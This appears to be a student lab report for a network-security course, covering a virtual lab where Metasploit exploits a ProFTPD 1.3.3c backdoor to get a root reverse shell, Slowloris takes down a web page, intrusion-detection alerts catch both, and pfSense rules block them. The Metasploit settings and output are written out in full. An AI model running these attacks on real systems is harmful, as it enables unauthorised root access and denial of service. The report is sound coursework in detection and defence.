## CS 646 – Network Protocols Security Project 2

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Objective: - Design and Implementation of defensive technologies to prevent attacks against systems, services and protocols.




Figure 1: Network Design


To design this network, we are required to create 4 VMs. Below is the list of VM's that we implemented on Virtual Box for this project:

Virtual Machine Name	OS/Type	IP Address	Network	
Pfsense	Firewall	WAN – 10.0.2.15	WAN – NAT WAN	
		LAN – 192.168.213.100	LAN – Host Only	
Security Onion	Ubuntu (NIDS)	192.168.213.105	Host Only	
Kali (Attacker)	Kali Linux	10.0.2.20	NAT WAN	
CSEC (Host)	Ubuntu	192.168.213.109	Host Only	


Below are the images of our VirtualBox dashboard and the Networks we created for reference:



F1: VirtualBox Dashboard




F2: NAT WAN network for WAN side



F3: Host Only Network for LAN side

For further information, we've attached the screenshots referring to our VM deployments and their network configuration:



F4: pfSense Firewall

```
🔋 🖨 🗊 🛮 marlinspike@vtcsec: ~
           TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
          RX bytes:22547 (22.5 KB) TX bytes:22547 (22.5 KB)
marlinspike@vtcsec:~$ ifconfig
enp0s3
          Link encap:Ethernet HWaddr 08:00:27:3a:10:9e
           inet addr:192.168.213.109 Bcast:192.168.213.255 Mask:255.255.255.0
           inet6 addr: fe80::7aa6:de65:ff7c:4fdd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3310 errors:0 dropped:0 overruns:0 frame:0 TX packets:3224 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:228265 (228.2 KB) TX bytes:202513 (202.5 KB)
lo
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:308 errors:0 dropped:0 overruns:0 frame:0
           TX packets:308 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:22750 (22.7 KB) TX bytes:22750 (22.7 KB)
```

F5: Host Machine

```
–(eve⊕attacker)-[~]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.0.2.20 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::8235:1d85:f02e:5533 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:65:b3:e3 txqueuelen 1000 (Ethernet)
       RX packets 1075 bytes 358352 (349.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2488 bytes 204702 (199.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 8 bytes 480 (480.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 8 bytes 480 (480.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

F6: Attacker Machine

Next, we are going to demonstrate the attacks as per our objectives.


### Attack 1: NMAP service scan

```
-(eve⊛attacker)-[~]
-$ nmap T-sV:192.168.213.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 19:02 EST
Nmap scan report for 192.168.213.109
Host is up (0.0017s latency).
Not shown: 997 filtered top ports (no-response)
      STATE SERVICE VERSION
21/tcp open ftp:
                   ProFTPD 1.3.3c
22/tcp open ssh : OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
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F7: Network mapping scan


By using this attack, we've done our preliminary reconnaissance. We've deduced that the host machine has ports 21, 22 and 80 open. We are going to focus on the FTP and the HTTP port for this project. The host has a vulnerable version of FTP that we can exploit which is what we are going to do in our next attack.

## ATTACK 2: Exploitation of ProFTPD 1.3.3.c using Metasploit:



F8: Using exploit for proftpd 1.3.3c

ProFTPD 1.3.3c has a critical vulnerability which we could exploit to create a connection via a backdoor.



F9: Selecting the payload

We loaded the double reverse TCP payload. There are a few variables we had to set. Below is the screenshot for that:

```
msf6 exploit(
                                            r)/>/set_RHOST 192.168.213.109
RHOST ⇒ 192.168.213.109
                               133c hackdoor) > set RPORT 21
msf6 exploit(unix/ftp/pr
RPORT ⇒ 21
msf6 exploit(unix/ftm/prof
                                 3c:backdoor) >iset LHOST 10.0.2.20
LHOST ⇒ 10.0.2.20
msf6 exploit(unix/ftp
                                  3c/backdoor) > set LPORT 4444
LPORT ⇒ [4444]
msf6 exploit(unix/ftm/profted 133c bac
[*] Started reverse TCP double handler on 10.0.2.20:4444
[*] 192.168.213.109:21 - Sending Backdoor Command:
[*] Accepted the first client connection ....
[*] Accepted the second client connection ...
[*] Command: echo s8EwBlhRJ2VIyF8H;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "s8EwBlhRJ2VIyF8H\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.20:4444 → 10.0.2.15:40600) at 202
4-12-04 19:15:30 -0500
```

F10: Setting the variables


We set the variables for the victim IP(RHOST), victim port (RPORT), attacker IP(LHOST), attacker port (LPORT) and ran the exploit to create a command shell session on the victim's machine with root level privileges. Below is the proof of the success of the attack:

```
2495
               00:00:00 sh
2496 ?
              00:00:00 telnet
2497 ?
              00:00:00 sh
2499 ?
              00:00:00 ps
whoami
root
ifconfig
enp0s3
         Link encap:Ethernet HWaddr 08:00:27:3a:10:9e
          inet addr:192.168.213.109 Bcast:192.168.213.255 Mask:255.255.255.
0
         inet6:addr::fe80::7aa6:de65:ff7c:4fdd/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:5308 errors:0 dropped:0 overruns:0 frame:0
         TX packets:4881 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1670953 (1.6 MB) TX bytes:589347 (589.3 KB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:480 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:42398 (42.3 KB) TX bytes:42398 (42.3 KB)
```

F11: Access shell to victims' machine

## ATTACK 3: DOS attack using SlowLoris:

Moving on to the final attack. We are going to exploit the next open port, the HTTP port. The host machine has a HTTP page that its hosting, lets try to open that first:



F12: Working HTTP page

Using the Metasploit, we loaded the slowloris auxiliary for our attack. We had to configure a few variables prior to the DOS attack

```
msf6 exploit(unix/ftp/
                                     ckdoor) > use auxiliary/dos/http/slowlor
msf6 auxiliary(dos/http/slowloris) > show options
Module options (auxiliary/dos/http/slowloris):
   Name
                    Current Setting Required Description
   delay!
                                               The delay between sending ke
                                               ep-alive headers
   rand_user_agent true
                                               Randomizes user-agent with e
                                     yes
                                               ach request
                                               The target address
   rhost
                                     yes
                                               The target port
   rport
                    80
                                     yes
   sockets
                    150
                                               The number of sockets to use
                                     yes
                                                in the attack
                    false
                                               Negotiate SSL/TLS for outgoi
   ssl
                                     ves
                                               ng connections
View the full module info with the info, or info -d command.
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.213.109
RHOST ⇒ 192.168.213.109
msf6 auxiliary(do
                                s) > set RPORT 80
```


F13: SlowLoris Module

After setting the variables for the victim IP, host and the number of sockets, we launched the attack.

```
msf6 auxiliary(
                                  ) > set RHOST 192.168.213.109
RHOST \Rightarrow 192.168.213.109
msf6 auxiliary(do
                                s) > set RPORT 80
RPORT ⇒ 80
                      p/slowloris) > set SOCKETS 300
msf6 auxiliary(do
SOCKETS ⇒ 300
                  s/http/slowloris) > exploit
msf6 auxiliary(de
[*] Starting server ...
[*] Attacking 192.168.213.109 with 300 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 118
[*] Sending keep-alive headers ... Socket count: 119
[*] Sending keep-alive headers ... Socket count: 120
[*] Sending keep-alive headers... Socket count: 120
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F14: DOS attack

As a result of this, the HTTP page crashed and could not service us. Below are the screenshots of proof of the DOS attack.




F15: Website not working after the attack

```
marlinspike@vtcsec:~$ sudo tcpdump -i enp0s3 port 80 -nn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
19:31:40.075010 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [P.], seq 2
389392714:2389393278, ack 2302908960, win 1447, options [nop,nop,TS val 33342629
72 ecr 279400031], length 564: HTTP: POST /getstats.php HTTP/1.1
19:31:40.076083 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [.], ack 56
4, win 510, options [nop,nop,TS val 279401010 ecr 3334262972], length 0
19:31:40.195247 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [P.], seq 1
:505, ack 564, win 514, options [nop,nop,TS val 279401122 ecr 3334262972], length
h 504: HTTP: HTTP/1.1 200 OK
19:31:40.195270 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [.], ack 50
5, win 1447, options [nop,nop,TS val 3334263002 ecr 279401122], length 0
19:31:40.642618 IP 192.168.213.109.41688 > 199.60.103.226.80: Flags [S], seq 175
5671891, win 29200, options [mss 1460,sackOK,TS val 676824094 ecr 0,nop,wscale 7
], length 0
19:31:42.080476 IP 192.168.213.109.48320 > 192.168.213.100.80: Flags [P.], seq 5
64:1149, ack 505, win 1447, options [nop,nop,TS val 3334263473 ecr 279401122], length 585: HTTP: POST /widgets/widgets/disks.widget.php HTTP/1.1
19:31:42.081343 IP 192.168.213.100.80 > 192.168.213.109.48320: Flags [.], ack 11
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
F16: Tcpdump on victim's machine port 80 showing the HTTP requests

Now that we are done with the attacks part, below we have attached the alerts that were generated because of the attacks on our NIDS (Security Onion) as seen on SGUILL:



F17: SGUIL Alerts

These Alerts can be seen on Kibana, which is much more visually pleasing and clear.



F18: Security Onion Dashboard using Kibana - NIDS dashboard


Below we've attached the screenshots of alerts on every attack on Kibana:

0	@timestamp	@ @ □ *	December 5th 2024, 00:03:47.514
t	@version	@ @ □ *	1
t	_id	@ @ □ *	tf0hlJMBl_gAA1x_ZAE0
t	_index	@ @ □ *	onion-virtualbox:logstash-ids-2024.12.05
#	_score	@ @ □ *	•
t	_type	@ @ □ *	doc
t	alert	@ @ □ *	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap
t	category	@ @ □ *	scan
t	classification	@ @ □ *	Web Application Attack
므	destination_ip	@ @ □ *	192.168.213.109
t	destination_ips	<b>@ Q □ *</b>	192.168.213.109
#	destination_port	@ @ □ *	80
t	event_type	<b>@ Q □ *</b>	snort

F19: NMAP Scan Alert

t @version	<b>Q Q □ *</b> 1
t _id	Q Q □ * nMgrlJMBh2pUGDNEtkw3
t _index	Q Q □ * onion-virtualbox:logstash-ids-2024.12.05
# _score	ଷ୍ଷ୍⊞ * -
t _type	Q Q □ * doc
t alert	Q Q □ * ET FTP ProFTPD Backdoor Inbound Backdoor Open Request (
t category	QQ □ * ftp
t classification	Q □ * A Network Trojan was detected
□ destination_ip	<b>Q Q □ *</b> 192.168.213.109
t destination_ips	<b>Q Q □ *</b> 192.168.213.109
<pre># destination_port</pre>	Q Q □ * 21
t event_type	QQ □ * snort

F20: ProFTPD Backdoor Alert




F21: SlowLoris DOS Alert

Now let's try to configure the Firewall rules as per the requirements:

# Rule 1: Internal Users should not be able to visit any Social Media sites like Facebook, Instagram and Twitter:

First, we created a list of the sites we wanted to block.




F22: Aliases for the sites we need to block

## Using this we configured the block rule for social media

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Action	Hint: the difference between b	ets that match the criteria specif block and reject is that with reject bed silently. In either case, the ori	t, a packet (TCP RST or ICMP p	ort unreachable for UDP) is r	returned to the sender, wherea	s
Disabled	Disable this rule Set this option to disable this	rule without removing it from the	e list.			
Interface	LAN Choose the interface from wh	nich packets must come to matcl	h this rule.			
Address Family	IPv4+IPv6 Select the Internet Protocol ve	ersion this rule applies to.	·			
Protocol	TCP Choose which IP protocol this	s rule should match.	•			
e						
Source	Invert match	LAN subnets	<u> </u>	Source Address	1	J
	Display Advanced  The Source Port Range for a dist default value, any.	connection is typically random a	nd almost never equal to the d	estination port. In most case	es this setting must remain at	
nation						
Destination	Invert match	Address or Alias	•	SocialMedia	1	·
ation Port Range	any		any			


F23: Social media block rule

To see if this rule works, we did not add another networking site – LinkedIn which was not in the list of required sites to block to the list. Let's try to access LinkedIn:



F24: Sites not part of the rule


Now we tried to access Facebook, which we were asked to block. We could prove that our rule was working



F25: Facebook not working


## Rule 2: Internal Users should not be able to visit any sites with HTTP:

We created a rule to block internal networks from using HTTP




F26: HTTP block rule - Internal users

Now we tried to access the HTTP website. It was blocked proving that our rule worked:



F27: HTTP blocked


Just to be sure it's only limited to HTTP; we tried changing this to HTTPS and it started working.



F28: HTTPS working


## Rule 3: Block Incoming FTP:

Now we created a rule to block FTP incoming connections on the WAN interface




F29: FTP block on WAN interface

Next, we created another FTP block rule on the LAN interface, to block any FTP traffic if a device is connected to the LAN interface of the Firewall



F30: FTP block on LAN Interface


## Below is a screenshot for all the LAN rules configured:



F31: ALL Configured LAN rules


#### Rule 4: Block DOS attacks:

There are many ways to implement this rule, we created a block generalized block HTTP traffic and then created a HTTP pass rule with advanced controls to limit the maximum number of states created by one user and the state timeout. The screenshot us attached below for the WAN rules:



F32: HTTP block control and HTTP pass rule with advanced controls

Below is a screenshot for the HTTP pass criteria that we've used. We have set maximum connections per host to be 50, maximum connections per second to be 20 and state timeout to be 10 seconds.



F33: Pass control Criteria for HTTP traffic

Any HTTP traffic not matching this would be blocked thus preventing DOS attack.